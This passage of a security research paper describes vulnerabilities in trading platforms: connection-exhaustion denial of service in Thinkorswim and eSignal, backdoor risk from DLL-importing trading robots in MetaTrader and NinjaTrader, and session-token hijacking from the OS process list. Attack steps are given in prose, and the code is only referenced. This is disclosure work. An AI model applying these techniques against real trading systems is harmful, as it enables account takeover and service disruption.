
A common error is not implementing a limit of the number of concurrent connections. If there is no limit of concurrent connections on a TCP daemon, applications are susceptible to denial-of-service (DoS) or other type of attacks depending on the nature of the applications.


For example, **TD Ameritrade's Thinkorswim** TCP-Orders Server listens on the TCP port 2000 in the localhost interface, and there is no limit for connections nor a waiting time between orders. This leads to the following problems:

- Memory leakage since, apparently, the resources assigned to every connection are not freed upon termination.
- Continuous order pop-ups (one pop-up per order received through the TCP server) render the application useless.
- A NULL pointer dereference is triggered and an error report (.zip file) is created.


Regardless, it listens on the local interface only. There are different ways to reach this port, such as `XMLHttpRequest()` in JavaScript through a web browser.

Memory leakage could be easily triggered by creating as many connections as possible, as shown:






For each connection, the memory is not released and increments until the application runs out of memory:




The C code used to create numerous connections **(Generic Port Stressor)** and code demonstrating an order pop-up attack **(Thinkorswim Order Pop-up Attack)** on this platform is included in **Appendix A**.

TD Ameritrade fixed this DoS vulnerability in **Thinkorswim** very quickly after we sent the report.

Finally, there could be a privacy concern since the screenshot that is sent to the developers along with the error report (.zip file) might contain sensitive trading information (i.e. net worth, balances, positions, etc.):






A similar DoS vulnerability due to memory exhaustion was found in **eSignal's Data Manager**. eSignal is a known **signal provider** and integrates with a wide variety of trading platforms. It acts as a source of market data; therefore, availability is the most important asset.


According to my understanding, Data Manager is used as a bridge to obtain real-time financial information, and other trading tools are configured to connect to this service through a TCP port remotely. It listens on port 2189 for all the network interfaces and there is no limit on the number of connections. There are different ways to reach this port, either remotely (i.e. from another computer in the network) or locally; for example, through `XMLHttpRequest()` in JavaScript rendered in the trader's web browser.

The same code in **Appendix A (Generic Port Stressor)** was used to trigger a DoS condition:



It's recommended to implement a configuration item to allow the user to control the behavior of the TCP order server, such as controlling the maximum number of orders sent per minute as well as the number of seconds to wait between orders to avoid bottlenecks.

The following capture from **Interactive Brokers** shows when this countermeasure is implemented properly. No more than 51 users can be connected simultaneously:



Trading Programming Languages with DLL Import Capabilities


This is not a bug, it's a feature. Some trading platforms allow their customers to create their own automated trading robots (a.k.a. expert advisors), indicators, and other plugins. This is achieved through their own programming languages, which in turn are based on other languages, such as C++, C#, or Pascal.

The following are a few of the trading platforms with their own trading language:


- MetaTrader: MetaQuotes Language (Based on C++ - Supports DLL imports)
- NinjaTrader: NinjaScript (Based on C# - Supports DLL imports)
- TradeStation: EasyLanguage (Based on Pascal - Supports DLL imports)
- AvaTraceAct: ActFX (Based on Pascal - Does not support OS commands nor DLL imports)
- (FxPro/IC Markets) cTrader: Based on C# (OS command and DLL support is unknown)

Nevertheless, some platforms such as **MetaTrader** warn their customers about the dangers related to DLL imports and advise them to only execute plugins from trusted sources. However, there are Internet tutorials claiming, "to make you rich overnight" with certain trading robots they provide. These tutorials also give detailed instructions on how to install them in MetaTrader, including enabling the checkbox to allow DLL imports. Innocent non-tech savvy traders are likely to enable such controls, since not everyone knows what a DLL file is or what is being imported from it. Dangerous.

Code demonstrating a malicious indicator that, when loaded into any chart, downloads and executes a backdoor for remote access is included in **Appendix A (MetaTrader 5 Backdoor Disguised as an Ichimoku Indicator)**:



Another basic example is **NinjaTrader**, which simply allows OS commands through C#'s `System.Diagnostics.Process.Start()`. In the following screenshot, `calc.exe` executed from the chart initialization routine:



Authentication Token as a URL Parameter to the Browser

Some trading applications allow customers to see more details about their accounts. To do so, when clicking on certain parts of the application, the user is redirected and logged in automatically to the brokerage web portal. The risk related in this feature is that the URL passed to the web browser contains authentication tokens that could be grabbed from the OS process list, and therefore, the web session could be hijacked.


This is a common feature seen in some applications, and hypothetical, but feasible attack scenarios could be performed:


- An attacker controlling the OS could leave an endless loop sensing for the list of processes in the OS. As soon as the application launches such a URL, the attacker could grab it and automatically send a request to gain the session. If the request succeeds, the attacker could grab the session ID and set it into a new web browser to operate as the owner of the trading account.
- A trading-oriented malware could run stealthily on the trader workstation, sensing the process list, grabbing such a URL, gaining control of the session, and sending the hijacked session ID back to the attacker. The attacker then sets this information in the browser and operates as the owner of the trading account.


The session tokens passed through the URL are Single Sign-on (SSO) and are usable once, hence, it's a race to see who wins the session token passed in the URL, but still, both attacks are feasible. Imagine that the web browser is completely closed, whenever the

trading application launches the URL, it'd be visible from the process list and the time to hijack this would be faster than waiting for the browser to load in memory and to open such URL in a new tab. **One second is enough to hijack the session.**

